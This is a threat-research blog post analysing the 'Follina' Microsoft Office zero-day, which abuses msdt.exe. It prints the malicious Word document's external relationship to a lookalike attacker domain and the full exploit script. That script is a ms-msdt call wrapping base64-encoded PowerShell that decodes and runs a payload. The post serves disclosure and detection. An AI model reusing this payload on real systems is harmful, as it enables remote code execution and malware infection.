



Malicious Word doc taps previously unknown Microsoft Office vulnerability

MSDT.exe misuse in May makes for Memorial Day Monday mayhem Written by Andrew Brandt May 30, 2022 SophosLabs Uncut Threat Research featured Follina Microsoft Office ms-msdt msdt msdt.exe vulnerability Zero-day

Over the weekend, several security researchers noticed that an unknown threat actor has been spreading a malicious Word document that appears to invoke a previously undisclosed vulnerability in Microsoft Office. The vulnerability permits the malicious document to open a URL and begin an infection chain.

The infection process leverages the Windows utility msdt.exe, which is used to run various Windows troubleshooter packs. The malicious document that abuses this tool invokes it without user interaction, and it can allegedly run even if you just "preview" the document in Windows Explorer (but only if it's an RTF file).



```
WINWORD.EXE (3832)    "C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE" /n "C:\Users[redacted]Desktop\4a24048f81afbe9fb62e7a6a49adbd1faf41f266...
  msdt.exe (10176)    "C:\WINDOWS\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextM...
```

An example of how the malicious document appears in Process Explorer, spawning msdt.exe as a child of WINWORD.EXE

The researcher Kevin Beaumont has published a good survey of how the attack unfolds (he named it "Follina") and has linked to other examples of malicious documents researchers have found in the past few days, some dating back to March.

How the exploit works

The script in one known-malicious Word document calls an HTML file from a remote URL. The attackers chose to use the domain xmlformats[.]com, probably because it's very similar looking to the legitimate openxmlformats.org domain used in most Word documents.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId996"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF8421.html!" TargetMode="External"/><Relationship Id="rId5"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/></Relationships>
```

That HTML file contains a block of code with weird characteristics: 6324 junk bytes (61 lines of commented rows of 100 ‘A’ characters), followed by a lightly obfuscated script that, at one point, downloaded and executed a payload.

```
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjO1x3a
W5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUH
JvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29
weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))')
)))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>
```

Word from my Labs colleagues is that we may not have seen the complete chain of events relating to the samples that have been publicized. But there are mitigation steps you can take right away to prevent it from being used against you (or machines you manage).

Detection and guidance

As mail appears to be a threat vector, Sophos products will detect the attachment under the CXmail/OleDl-AG detection name, when it’s embedded in a message. Additionally, we have released the Troj/DocDl-AGDX detection for known variants of the maldocs (and the HTML they bring down). The behavioral detection team is also updating our rules to enhance our in-depth protection and monitor for activity.

We’ll continue working on this and will be monitoring for additional samples or abuse of this novel exploit, and plan to publish more information about the bug in the coming days.

Acknowledgments

SophosLabs acknowledges the efforts of Richard Cohen, Gabor Szappanos, Ronny Tijink, and Michael Wood, who coordinated internal efforts to track and counter the Follina bug, and the external researchers who brought this to the attention of the security community.

- Share on Facebook
- Share on Twitter
- Share on LinkedIn
-